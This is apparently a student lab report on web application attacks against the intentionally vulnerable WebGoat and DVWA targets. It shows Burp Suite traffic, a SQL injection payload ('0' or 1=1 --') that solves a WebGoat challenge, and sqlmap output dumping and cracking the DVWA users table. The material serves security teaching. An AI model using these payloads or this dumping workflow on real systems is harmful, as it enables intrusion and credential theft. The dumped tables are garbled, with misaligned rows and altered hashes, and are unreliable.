



Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025



WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

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WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

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Analyzing Types of Web Application Attacks

September 22, 2025

The screenshot shows the NDG Security+ v4 Pod 2 interface at the top, with a navigation bar including Home, Reservation, and a user profile for jroque18-20@student.cccd.edu. Below this is a status bar with tabs for Topology, Content, Status, Kali, pSense, SecOnion, and WinOS. The main content area displays a list of requests in the Burp Suite Community Edition v2021.2.1 Proxy tab. The table lists requests to 172.17.0.2:8080, including POST requests to /WebGoat/login and /WebGoat/challenge/5, and GET requests to various endpoints like /WebGoat/login, /WebGoat/start.mvc, and /WebGoat/js/main.js. The status column shows response codes 302 and 200. The columns include #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, TLS, and IP.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
9	http://172.17.0.2:8080	POST	/WebGoat/login		✓	302	320					172.17.0.2	JSE
94	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		✓	200	385	JSON				172.17.0.2	
97	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		✓	200	385	JSON				172.17.0.2	
1	http://172.17.0.2:8080	GET	/WebGoat/login			200	2038	HTML		Login Page		172.17.0.2	
8	https://content-autofill.googleapis.com/	GET	/api/pages/CHRDarJndWUvOgumC40...		✓	302	297		mvc	WebGoat		unknown host	
10	http://172.17.0.2:8080	GET	/WebGoat/welcome.mvc			200	13151	HTML	mvc			172.17.0.2	
11	http://172.17.0.2:8080	GET	/WebGoat/start.mvc			200	18077	script	js			172.17.0.2	
14	http://172.17.0.2:8080	GET	/WebGoat/js/libs/require.min.js			200	2374	script	js			172.17.0.2	
16	http://172.17.0.2:8080	GET	/WebGoat/js/main.js			200	88526	script	js			172.17.0.2	
17	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery.min.js			200	699	script	js			172.17.0.2	
18	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-vuln.js			200	676	script	js			172.17.0.2	
19	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-base.js			200	1302	script	js			172.17.0.2	
20	http://172.17.0.2:8080	GET	/WebGoat/js/goatApp/goatApp.js			200	17929	script	js			172.17.0.2	
21	http://172.17.0.2:8080	GET	/WebGoat/js/libs/underscore-min.js			200	17929	script	js			172.17.0.2	

Burp Suite Community Edition is launched on the Kali desktop. The Proxy tab presents entries from HTTP history. The table enumerates requests directed to 172.17.0.2:8080. POST requests encompass /WebGoat/login and /WebGoat/challenge/5. The status column displays response codes 200 and 302. The columns consist of Method, URL, Parameters, Status, Length, MIME Type, Extension, and IP Address. Utilize this interface to record requests and transmit them to Repeater for alteration.

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025

The screenshot displays the Burp Suite Community Edition v2021.2.1 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with various tools. The main workspace is divided into several panes. The top pane shows the HTTP history table, which lists intercepted requests. The selected request is a POST to /WebGoat/challenge/5. The bottom pane shows the raw request and response details. The request body contains a JSON payload with a username and password. The response body shows a JSON object with a feedback message indicating the password is incorrect.

#	Host	Method	URL	Params	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
9	http://172.17.0.2:8080	POST	/WebGoat/login		302	320						172.17.0.2
94	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		200	385	JSON					172.17.0.2
97	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		200	385	JSON					172.17.0.2
1	http://172.17.0.2:8080	GET	/WebGoat/login		200	2038	HTML		Login Page			172.17.0.2
8	https://content-autofill.googleapis.com	GET	/pages/CHIDaHhWUvUdGuaMC40...		302	297		mvc			unknown host	
10	http://172.17.0.2:8080	GET	/WebGoat/welcome.mvc		200	13151	HTML		WebGoat			172.17.0.2
11	http://172.17.0.2:8080	GET	/WebGoat/start.mvc		200	18077	script	js				172.17.0.2
14	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery.min.js		200	2374	script	js				172.17.0.2
16	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery-base.js		200	88526	script	js				172.17.0.2
17	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery-val.js		200	699	script	js				172.17.0.2
18	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery-base.js		200	676	script	js				172.17.0.2
20	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery-app.js		200	1302	script	js				172.17.0.2
21	http://172.17.0.2:8080	GET	/WebGoat/js/lib/underscore-min.js		200	17929	script	js				172.17.0.2

Request

```
1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: 172.17.0.2:8080
3 Content-Length: 48
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://172.17.0.2:8080
9 Referer: http://172.17.0.2:8080/WebGoat/start.mvc
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIOID=yMP_wxKyQH1CO-8F-qR595-xqOLdH2IPWPG
13 Connection: close
14
15 username_login=Larry&password_login=fakepassword
```

Response

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 23 Sep 2025 00:28:59 GMT
8
9 {
10   "lessonCompleted":false,
11   "feedback":"This is not the correct password for Larry, please
12   "output":null,
13   "assignment":"Assignment5",
14   "attemptWasMade":true
15 }
```

INSPECTOR

- BodyParameters (2)
- Request Cookies (1)
- Request Headers (12)
- Response Headers (6)

Burp Suite Proxy displays the HTTP history and a specific POST request to /WebGoat/challenge/5. The raw request pane displays username_login=Larry and password_login=fakepassword. The response window displays JSON: lessonCompleted false and feedback indicating that the password for Larry is incorrect. Utilize Repeater to alter the password field with a SQL injection payload and retransmit.

Jemmy Roque


Analyzing Types of Web Application Attacks

September 22, 2025

The screenshot displays the Burp Suite Repeater interface. The top navigation bar includes links for Home, Reservation, and a user profile. The main window is titled 'Burp Suite Community Edition v2021.2.1 - Temporary Project'. The 'Repeater' tab is active, showing a list of requests. The selected request is a POST to '/WebGoat/challenge/5' with a status of '200 OK'. The left pane shows the raw request details, including headers like 'Host: 172.17.0.2:8080', 'Content-Type: application/json', and 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36'. The right pane shows the response details, including headers like 'HTTP/1.1 200 OK', 'Content-Type: application/json', and a body containing a JSON object with 'lessonCompleted: true', 'feedback: Congratulations, you solved the challenge. Here is your flag: e439598e-b18e-470c-8341-6eac7b189fd3', 'output: null', 'assignment: Assignment5', and 'attemptWasMade: true'. The bottom status bar indicates '421 bytes | 214 millis'.

Burp Repeater view showing a POST to /WebGoat/challenge/5. Left pane shows the raw request with username_login=Larry and password_login=0' or 1=1 --. Right pane shows HTTP 200 and JSON with lessonCompleted true, feedback saying "Congratulations" and the challenge flag.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025




The browser window displays the pfSense dashboard subsequent to entering in as the sysadmin user. The Status page presents system information including hostname (pfSense.netlab.local), user (sysadmin@203.0.113.2), and version (2.5.2-RELEASE). The Interfaces panel on the right confirms three configured network interfaces: WAN with IP 203.0.113.1, LAN with IP 192.168.0.1, and DMZ with IP 172.16.1.1. This perspective confirms that pfSense is operational and that network access regulations may now be administered for the laboratory.

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025




Burp Suite Community Edition is active on the Intercept tab, displaying an intercepted HTTP GET request to `/vulnerabilities/sqli/?id=fakeid&Submit=Submit`. The raw request panel enumerates headers including Host, User-Agent, and Cookie. The cookie string contains `PHPSESSID` and `security=low`, which is essential for verifying that the DVWA environment is set up for SQL injection testing. This intercepted request will subsequently serve as input for SQLmap to automate database extraction.

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025



```
[19:50:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[19:51:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:51:00] [INFO] starting 2 processes
[19:51:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:51:02] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fcc69216b'
[19:51:03] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[19:51:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

Database: dvwa
Table: users
[9 entries]

+-----+-----+-----+-----+-----+
| user_id | user | avatar | password |
| last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2 | admin | /hackable/users/admin.jpg | 0 |
| 3 | Brown | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3 | Gordon | /hackable/users/gordonb.jpg | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | Me | /hackable/users/1337.jpg | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5 | Picasso | /hackable/users/pablo.jpg | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 5 | Smith | /hackable/users/smithy.jpg | 0 |

[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated

[*] ending @ 19:51:08 /2025-09-22/

(kali@kali)~$
```

Terminal shows sqlmap output after dumping the DVWA users table.


A table lists user_id, login, first_name, last_name, password hash, and cracked password values in parentheses. Examples shown include admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap saved the dump to /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv.

The concluding lines indicate the completion of the dump and a notification that the sqlmap version is obsolete.

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025



```
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user | avatar | last_login | password |
+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 2025-09-23 00:42:39 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2 | gordonb | /hackable/users/gordonb.jpg | 2025-09-23 00:42:39 | e99a18c428cb38d5f268853678922e83 (abc123) |
| 3 | Brown | /hackable/users/1337.jpg | 2025-09-23 00:42:39 | 8d333d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | Me | /hackable/users/pablo.jpg | 2025-09-23 00:42:39 | 0d187d99f5bbe48cade3de5c71e9e9b7 (letmein) |
| 5 | Picasso | /hackable/users/smithy.jpg | 2025-09-23 00:42:39 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+-----+-----+-----+

[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated
[*] ending @ 19:51:08 /2025-09-22/

(kali@kali)-[~]
└─$ cat /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
user_id,user,avatar,password,last_name,first_name,last_login,failed_login
1,admin,/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99,(password),admin,2025-09-23 00:42:39,0
2,gordonb,/hackable/users/gordonb.jpg,e99a18c428cb38d5f268853678922e83,(abc123),Brown,Gordon,2025-09-23 00:42:39,0
3,1337,/hackable/users/1337.jpg,8d333d75ae2c3966d7e0d4fcc69216b,(charley),Me,Hack,2025-09-23 00:42:39,0
4,pablo,/hackable/users/pablo.jpg,0d187d99f5bbe48cade3de5c71e9e9b7,(letmein),Picasso,Pablo,2025-09-23 00:42:39,0
5,smithy,/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99,(password),Smith,Bob,2025-09-23 00:42:39,0
```

The terminal displays the sqlmap output subsequent to extracting the DVWA users table. A table enumerates user_id, login, first_name, last_name, password hash, and cracked password values in parenthesis. Illustrations provided encompass admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap has stored the dump in /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv. The concluding lines indicate the completion of the dump and mention that the sqlmap version is obsolete.